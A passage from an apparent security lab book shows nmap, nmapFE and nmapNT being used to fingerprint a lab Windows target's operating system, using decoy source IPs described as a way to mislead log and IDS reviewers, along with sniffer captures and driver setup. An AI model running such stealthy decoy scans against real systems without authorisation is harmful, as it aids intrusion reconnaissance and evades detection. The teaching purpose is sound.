- The –D 24.213.28.234 option instructs nmap to use this IP address as a decoy against the target to attempt to throw anyone off that may be reviewing the logs, IDS sensors, and so forth


***Note:** The "*–p 139*" in the example above can be any port but normally is a port known to be open on the target so many times port 53 or 80 is used.

Also, with the –D option the attacker can enter several decoy IP addresses separated by a comma (24.24.24.24, 24.24.24.25 …) but keep in mind the ***real IP address*** will also traverse to the target as well. This supports using more decoy IPs or spoofing your IP address altogether (spoofing is covered in Chapter 6).


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
root@localhost:~/tools/nmap/nmap-3.70
File Edit View Terminal Go Help
gnom
Mozi
Mon Nov 07
9:50 PM


```
[root@localhost nmap-3.70]# nmap -sS -p 139 -O -D 24.213.28.234 172.16.1.40
```

The operating system guess will now take place.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
root@localhost:~/tools/nmap/nmap-3.70
File Edit View Terminal Go Help
gnon
Mozi
Mon Nov 07
8:40 PM

```
files in your local directory

Starting nmap 3.70 ( http://www.insecure.org/nmap/ ) at 2005-11-07 20:39 CST
Warning:  OS detection will be MUCH less reliable because we did not find at lea
st 1 open and 1 closed TCP port
Interesting ports on win2000s-v (172.16.1.40):
PORT    STATE SERVICE
139/tcp open  netbios-ssn
MAC Address: 00:0C:29:A3:E4:40 (VMware)
Device type: general purpose
Running: Microsoft Windows 95/98/ME|NT/2K/XP
OS details: Microsoft Windows Millennium Edition (Me), Windows 2000 Professional
 or Advanced Server, or Windows XP, Microsoft Windows XP SP1
Nmap run completed -- 1 IP address (1 host up) scanned in 1.373 seconds
[root@localhost nmap-3.70]#
```

From a sniffer (sniffers are covered in Chapter 5) we can validate from the target that the decoy IP address was sent to the target.



```
24 12.306690 24.213.28.234      172.16.1.40        ICMP   Echo (ping) request
28 12.307638 24.213.28.234      172.16.1.40        TCP    50443 > 80 [ACK] Seq=0 Ack=0 Win
34 12.426033 24.213.28.234      172.16.1.40        TCP    50421 > 139 [SYN] Seq=0 Ack=0 Wi
39 12.439255 24.213.28.234      172.16.1.40        TCP    50428 > 139 [SYN, ECN] Seq=0 Ack
43 12.439653 24.213.28.234      172.16.1.40        TCP    50429 > 139 [] Seq=0 Ack=0 Win=3
47 12.439858 24.213.28.234      172.16.1.40        TCP    50430 > 139 [FIN, SYN, PSH, URG]
51 12.455524 24.213.28.234      172.16.1.40        TCP    50431 > 139 [ACK] Seq=0 Ack=0 Wi
55 12.455726 24.213.28.234      172.16.1.40        TCP    50432 > 33194 [SYN] Seq=0 Ack=0
```

In this example the target has been identified as:

- Running Microsoft Windows 95/98/ME/NT/2K or XP


Also notice that the MAC address of the target has been identified; and that the target is a VMware computer.

The nmapFE application acts as a front end for nmap and provides the user a “windowed” environment.

Follow the previous instructions to compile and create the nmap executable. The nmapFE application should be created during this process as well.


From a Linux terminal in the directory containing the nmapFE executable, type the following:

```
nmapfe
```


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
root@localhost:~/tools/nmap/nmap-3.70
File Edit View Terminal Go Help
gnon
Mozi
Mon Nov 07
10:03 PM

```
[root@localhost nmap-3.70]# nmapfe
```

The nmapFE application will start.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
root@lo
Nmap Front End v3.70
File View
Help
Scan
Exit
Scan Discover Timing Files Options
Mon Nov 07
9:14 PM

Target(s): 127.0.0.1

Scan Type: SYN Stealth Scan

Relay Host:

Scanned Ports: Default

Range:


Scan Extensions: □ RPC Scan □ Identd Info ☑ OS Detection □ Version Probe

```
You are root - All options granted.
```

In this example to set the nmapFE scan to produce the same results as the Linux terminal counterpart (nmap):

- Change the default target of 127.0.0.1 to **172.16.1.40**.
- Change the Scanned Ports from Default to **Range Given Below** and enter **139**.
- Make sure only **OS Detection** is checked under Scan Extensions.

Click on the **Options** tab, select **Decoy**, and enter **24.213.28.234**.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Nmap Front End v3.70
File View
Help
Scan
Exit
Scan Discover Timing Files Options
Mon Nov 07
10:05 PM

Target(s): 172.16.1.40

Reverse DNS Resolution: When Required


Verbosity: Quiet

Source:
☐ Device
☐ Port
☐ IP
☑ Decoy 24.213.28.234

Misc. Options:
☐ Fragmentation
☐ IPv6
☐ Ordered Ports

You are root - All options granted.

Click **Scan**.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Nmap Front End v3.70
File View
Help
Scan
Exit
Scan Discover Timing Files Options
Mon Nov 07
9:14 PM

Target(s): 172.16.1.40

Scan Type: SYN Stealth Scan

Relay Host:


Scanned Ports: Range Given Below

Range: 139

Scan Extensions:
☐ RPC Scan ☐ Identd Info ☑ OS Detection ☐ Version Probe

You are root - All options granted.

The results of the scan will be given.



Target(s): 172.16.1.40

Scan Type: SYN Stealth Scan

Relay Host:


Scanned Ports: Range Given Below

Range: 139

Scan Extensions: ☐ RPC Scan ☐ Identd Info ☑ OS Detection ☐ Version Probe

```
Interesting ports on win2000s-v (172.16.1.40):
WARNING!  The following files exist and are readable:
/usr/local/share/nmap/nmap-services and ./nmap-services.  I am choosing
/usr/local/share/nmap/nmap-services for security reasons.  set NMAPDIR=. to give
priority to files in your local directory
PORT    STATE SERVICE
139/tcp open  netbios-ssn
WARNING!  The following files exist and are readable:
/usr/local/share/nmap/nmap-mac-prefixes and ./nmap-mac-prefixes.  I am choosing
/usr/local/share/nmap/nmap-mac-prefixes for security reasons.  set NMAPDIR=. to give
priority to files in your local directory
MAC Address: 00:0C:29:A3:E4:40 (VMware)
Device type: general purpose
Running: Microsoft Windows 95/98/ME|NT/2K/XP
OS details: Microsoft Windows Millennium Edition (Me), Windows 2000 Professional or
Advanced Server, or Windows XP, Microsoft Windows XP SP1

Nmap run completed -- 1 IP address (1 host up) scanned in 2.208 seconds
```

Again, the sniffer from the target acknowledges the decoy IP address was sent to the target.



```
 89 8.522688   24.213.28.234    172.16.1.40     TCP    58838 > 139 [SYN] Seq=0 Ack=0 Wir
 83 8.416579   24.213.28.234    172.16.1.40     TCP    58837 > 139 [SYN] Seq=0 Ack=0 Wir
 79 8.274097   24.213.28.234    172.16.1.40     TCP    58836 > 139 [SYN] Seq=0 Ack=0 Wir
 74 8.126475   24.213.28.234    172.16.1.40     TCP    58835 > 139 [SYN] Seq=0 Ack=0 Wir
 69 7.937371   24.213.28.234    172.16.1.40     TCP    58834 > 139 [SYN] Seq=0 Ack=0 Wir
 64 7.775972   24.213.28.234    172.16.1.40     TCP    58833 > 139 [SYN] Seq=0 Ack=0 Wir
 59 7.739771   24.213.28.234    172.16.1.40     UDP    Source port: 58832  Destination p
 55 7.739389   24.213.28.234    172.16.1.40     TCP    58845 > 38764 [FIN, PSH, URG] Sec
 51 7.739072   24.213.28.234    172.16.1.40     TCP    58844 > 38764 [ACK] Seq=0 Ack=0 V
 47 7.738779   24.213.28.234    172.16.1.40     TCP    58843 > 38764 [SYN] Seq=0 Ack=0 V
```

The results from nmapFE are identical to the terminal version. Again, nmapFE is only a front end for nmap.

Lab 19: Operating System Identification

Identify Target Operating System: NmapNT

Prerequisites: None

Countermeasures: Banner alteration, firewalls, Intrusion Detection System (IDS)


Description: The nmapNT application can be used to identify the possible operating system (OS) of the target. An attacker uses this information to launch appropriate attacks for the results obtained. The difference between nmapNT and Xprobe2 from Chapter 2 is that this application allows the option of initiating a decoy IP address against the target.

Procedure: Install nmapNT drivers, nmapNT application and run against the target.

```
nmap <options> (IP Address)
```


In order to use nmapNT on Windows you will most likely need to install the drivers included with the application.

Open the Properties of the NIC you are using by **right-clicking** on the **Network Neighborhood** and selecting **Properties**.



Name	Type	Status
Dial-up		
LAN or High-Speed Internet		
Internal Wireless	LAN or High-Speed Inter…	Connected

Right click on the network card and select **Properties**. Click **Install**.



Connect using:

Dual-band Wi-Fi

This connection uses the following items:


☑ Client for Microsoft Networks
☑ Virtual Machine Network Services
☑ Deterministic Network Enhancer
☑ VMware Bridge Protocol

Description

Allows your computer to access resources on a Microsoft network.

☑ Show icon in notification area when connected
☑ Notify me when this connection has limited or no connectivity

Click on **Protocol** to highlight it and click **Add**.




Click the type of network component you want to install:

Client
Service
Protocol

Description

A protocol is a language your computer uses to communicate with other computers.

Click **Have Disk**.




Select Network Protocol

Click the Network Protocol that you want to install, then click OK. If you have an installation disk for this component, click Have Disk.

Manufacturer	Network Protocol:
En Garde	Windows Packet Filter
Microsoft	

This driver is not digitally signed!
Tell me why driver signing is important

Click **Browse** and from the **nmapNT\drivers\packet2K** directory select the **Packet_2k.inf** file.




Install From Disk

Insert the manufacturer's installation disk, and then make sure that the correct drive is selected below.

Copy manufacturer's files from: A:\

Click **Open**.



Locate File


Look in: Packet2K

Packet_2k.inf

File name: Packet_2k.inf

Files of type: Setup Information (*.inf)

Click **OK**.




Install From Disk

Insert the manufacturer's installation disk, and then make sure that the correct drive is selected below.

Copy manufacturer's files from:

C:\Downloads\nmapNT\Nmapnt\DRIVERS\Pack

Click **OK** to acknowledge that you are installing a new packet driver.



Select Network Protocol

Click the Network Protocol that you want to install, then click OK.


Network Protocol:

Packet capture driver v2.02

This driver is not digitally signed!

Tell me why driver signing is important

The driver will install. Click **Close**.



Internal Wireless Properties

General | Wireless Networks | Advanced

Connect using:

Dual-band Wi-Fi

This connection uses the following items:

☑ Client for Microsoft Networks
☑ Virtual Machine Network Services
☑ Deterministic Network Enhancer
☑ VMware Bridge Protocol

Description

Allows your computer to access resources on a Microsoft network.

☑ Show icon in notification area when connected
☑ Notify me when this connection has limited or no connectivity


In this example to execute nmap against a target with the IP of 172.16.1.40 in order to determine the target's operating system, type the following:

```
nmapNT –sS –p 139 –O –D 24.24.24.24 172.16.1.40
```

- The –sS option instructs nmap to use a TCP SYN stealth port scan. This option is initiated by default if you are logged in as the root user.
- The –p 139 option instructs nmap to scan for a specific port, in this case port 139.
- The –O option instructs nmap to use TCP/IP fingerprinting to guess the target operating system.
- The –D 24.24.24.24 option instructs nmap to use this IP address as a decoy against the target to attempt to throw anyone off that may be reviewing the logs, IDS sensors, and so forth.


***Note:** The *–p 139* in the example above can be any port but normally is a port known to be open on the target so many times port 53 or 80 is used.

Also, with the –D option the attacker can enter several decoy IP addresses separated by a comma (24.24.24.24, 24.24.24.25, …) but keep in mind the ***real IP address*** will also traverse to the target as well. This supports using more decoy IPs or spoofing your IP address altogether (spoofing is covered in Chapter 6).




```
C:\Downloads\nmapNT\Nmapnt>nmapnt -sS -p 139 -O -D 24.24.24.24 172.16.1.40_
```

The scan results will be displayed.



```
C:\Downloads\nmapNT\Nmapnt>nmapnt -sS -p 139 -O -D 24.24.24.24 172.16.1.40

Starting nmapNT V. 2.53 SP1 by ryan@eEye.com
eEye Digital Security ( http://www.eEye.com )
based on nmap by fyodor@insecure.org  ( www.insecure.org/nmap/ )

Interesting ports on win2000s-v (172.16.1.40):
Port       State       Service
139/tcp    open        netbios-ssn

TCP Sequence Prediction: Class=random positive increments
                         Difficulty=17260 (Worthy challenge)
Remote operating system guess: Windows 2000 Professional, Build 2183 (RC3)

Nmap run completed -- 1 IP address (1 host up) scanned in 1 second

C:\Downloads\nmapNT\Nmapnt>
```

The sniffer results (sniffers are covered in Chapter 5) validate that the decoy packets were indeed sent to the target.



```
